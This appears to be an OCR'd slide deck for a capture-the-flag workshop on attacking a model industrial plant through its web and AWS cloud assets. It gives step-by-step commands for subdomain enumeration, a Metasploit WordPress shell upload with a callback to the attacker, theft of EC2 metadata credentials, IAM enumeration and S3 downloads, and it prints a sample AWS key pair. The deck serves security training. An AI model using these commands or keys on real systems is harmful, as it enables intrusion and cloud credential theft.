
- *"Build intelligent IoT devices faster"*
- *Allows to centrally manage "edge" devices*
  - *Deploy "components" (application)*
  - *Collect data locally and send it to other AWS services*
  - *Perform some local data processing*



Architecture comparison



Architecture comparison




Threat model evolution

- Network exposure
  Not exposed to the Internet no longer means it's not accessible from the Internet

- Cloud
  Cloud IAM adds another layer of possible vulnerabilities, that can bypass some/most of your defense strategies

- Adherence with IT
  A good IT/OT network & Active Directory segmentation might not be enough as cloud assets could be used for pivoting




HACK THE
CONNECTED
PLANT!
>Let's hack!

Getting started

- The goal of the CTF is to **seize control of our model ICS setup** (control the lights, the conveyor, the robotic arm)
- We have created a specific VM for you, that you can access using SSH
- We will provide commands to copy/paste to try to keep everybody at pace:


Entry points

- Direct: Internet-facing services


- Indirect: Social engineering -> phishing
  - Old fashion: malware.exe as attachment
  - Current: cookies stealing

Pentest progress

www.vulnerablefactory.com



Hacker



OSINT in a post « on-prem » world

- Traditionnally, port scanning and using specific search engines like Shodan was the best way to identify good targets to get a foothold in the network.

- But when –almost- everything- is connected to the cloud, internet-facing devices become rarer

DNS enumeration

- Let's try DNS enumeration
- Brute-force type of attack, try to resolve subdomains based on a wordlist
- You can use `dnsrecon` in Kali

DNS enumeration

```
dnsrecon -d vulnerablefactory.com -D
/usr/share/wordlists/dnsmap.txt -t std
```

Certificate Transparency logs

- In order to mitigate a key weakness in public cryptography, certificate transparency was introduced in 2013 (RFC published)
- The problem is that each certificate (used for a website HTTPS access for example) is signed by a certificate authority (CA). From a technical perspective, nothing prevents a CA to go rogue and create a valid certificate for « google.com » and sell it to a customer.
- Certificate transparency doesn’t prevent these rogue certificates but forces certificate authorities to publish a immutable log of all generated certificates. If not in the log, certificates are not considered valid.

➔ It doesn’t make the attack impossible, but it makes the attack visible

Searching for certificates

- It also means that there are repositories of certificates that you can browse and search
- This could allow to identify a specific target IP/URL, even if the IP belongs to the range of the provider
- Let’s try to use https://crt.sh

Searching the CT logs


crt.sh Identity Search


Group by Issuer

Criteria	Type: Identity Match: ILIKE Search: 'vulnerablefactory.com'

Logged At ⇧	Not Before	Not After	Common Name	Matching Identities
2024-06-09	2024-06-09	2024-09-07	webserv-preprod.vulnerablefactory.com	webserv-preprod.vulnerablefactory.com
2024-06-09	2024-06-09	2024-09-07	webserv-preprod.vulnerablefactory.com	webserv-preprod.vulnerablefactory.com
2024-06-09	2024-06-09	2024-09-07	vulnerablefactory.com	vulnerablefactory.com www.vulnerablefactory.com
2024-06-09	2024-06-09	2024-09-07	vulnerablefactory.com	vulnerablefactory.com www.vulnerablefactory.com

Pentest progress





Now what ???

- Let’s work with what we have to identify an entry point!

Now what ???

- Let’s work with what we have to identify an entry point!

- Let’s take a look at the posts on vulnerablefactory.com website

Now what ???

- Let’s work with what we have to identify an entry point!
- Let’s take a look at the posts on vulnerablefactory.com website
- Can we find any sensitive information?

Now what ???

- Let’s work with what we have to identify an entry point!
- Let’s take a look at the posts on vulnerablefactory.com website
- Can we find any sensitive information?
- Like a username and a password for Wordpress ?

Exploiting Wordpress

- Let’s try to use the login/password on both websites

- Launch metasploit: `msfconsole`
- Test the credentials
  - `use scanner/http/wordpress_login_enum`
  - `set RHOSTS https://www.vulnerablefactory.com`
  - `set LHOST YOUR_PUBLIC_IP_ADDRESS`
  - `set USERNAME XXX`
  - `set PASSWORD XXXX`
  - `Run`

Exploiting Wordpress

- The login/password is working on the preproduction server !
- Let’s deploy a Meterpreter shell

- In Metasploit:
  - `use unix/webapp/wp_admin_shell_upload`
  - `set RHOSTS https://webserv-preprod.vulnerablefactory.com`
  - `set LHOST YOUR_IP_ADDRESS`
  - `set USERNAME XXX`
  - `set PASSWORD XXX`
  - `run`

Wordpress post-exploitation

- Gathering passwords / credentials locally on the machine
  - Wordpress database
  - User passwords / SSH keys
- Information gathering
  - Local routes
  - Network configuration
- Lateral movement
  - Port scanning

➔ *Do you find anything interesting?*

AWS (EC2 instance) post-exploitation

- In addition to generic post-exploit tactics, AWS-specific post-exploitation actions can be performed
- Each AWS service can query its own data by browsing the following URL:

http://169.254.169.254/latest/meta-data

➔ *Do you find anything interesting?*

AWS (EC2 instance) post-exploitation


- From the meterpreter console, drop into a standard shell: `shell`
- Then use curl to get the info:

```
curl http://169.254.169.254/latest/meta-data/iam/info

curl http://169.254.169.254/latest/meta-data/iam/security-credentials


curl http://169.254.169.254/latest/meta-data/iam/security-credentials/EC2role-with-backup
```

AWS (EC2 instance) post-exploitation

- We get a response with the instance EC2 credentials
- "Code" : "Success",
- "LastUpdated" : "2024-07-03T08:26:51Z",
- "Type" : "AWS-HMAC",
- "AccessKeyId" : "ASIA4MTWIWK2N3T4BZ7L",
- "SecretAccessKey" : "wxlrWHLFw4GjE629WnqPV+PZzWoCXnY3nZph72+I",
- "Token" : "IQoJb3JpZ2luX2VjENH//////////[...]
- "Expiration" : "2024-07-03T14:53:55Z"

Pentest progress



AWS (EC2 instance) post-exploitation

- We create a aws cli configuration file: `vim .aws/credentials`
- Copy the information gathered with the following structure:

```
[default]
aws_access_key_id = YYYY
aws_secret_access_key = ZZZZ
aws_session_token = XXXXXX
```

- We can now use AWS CLI to query information and perform actions

AWS (EC2 instance) post-exploitation

- Let's test if the credentials are working:

```
aws sts get-caller-identity
```

Result:

```
{
    "UserId": “XXXX",
    "Account": “XXX",
    "Arn": "arn:aws:sts::XXX"
}
```

AWS (EC2 instance) post-exploitation

- We can now try to enumerate the IAM policies associated with the role:

```
aws iam list-attached-role-policies --role-name EC2role-with-backup
{
    "AttachedPolicies": [
        {
            "PolicyName": "s3-backup",
            "PolicyArn": “XXXX"
        }
    ]
}
```

AWS (EC2 instance) post-exploitation

- And finally get the authorizations from this policy:

```
aws iam get-policy --policy-arn arn:aws:iam::XXXX
```

```
aws iam get-policy-version --policy-arn
arn:aws:iam::XXXX--version-id v4
```

- We can do a lot of IAM and S3 actions on the following resource:

```
"Resource": ["arn:aws:s3:::XXXX",*,*,*,*]
```

AWS post-exploitation

- What if I want to automate the process?
- A few tools for automated privilege escalation on AWS

Accessing s3 buckets

- Let's browse the s3 bucket and look for interesting stuff:

```
aws s3 ls s3://XXXXX
```

- To download a file to your machine (current folder):

```
aws s3 cp s3://XXXXX/folder/file.ext .
```

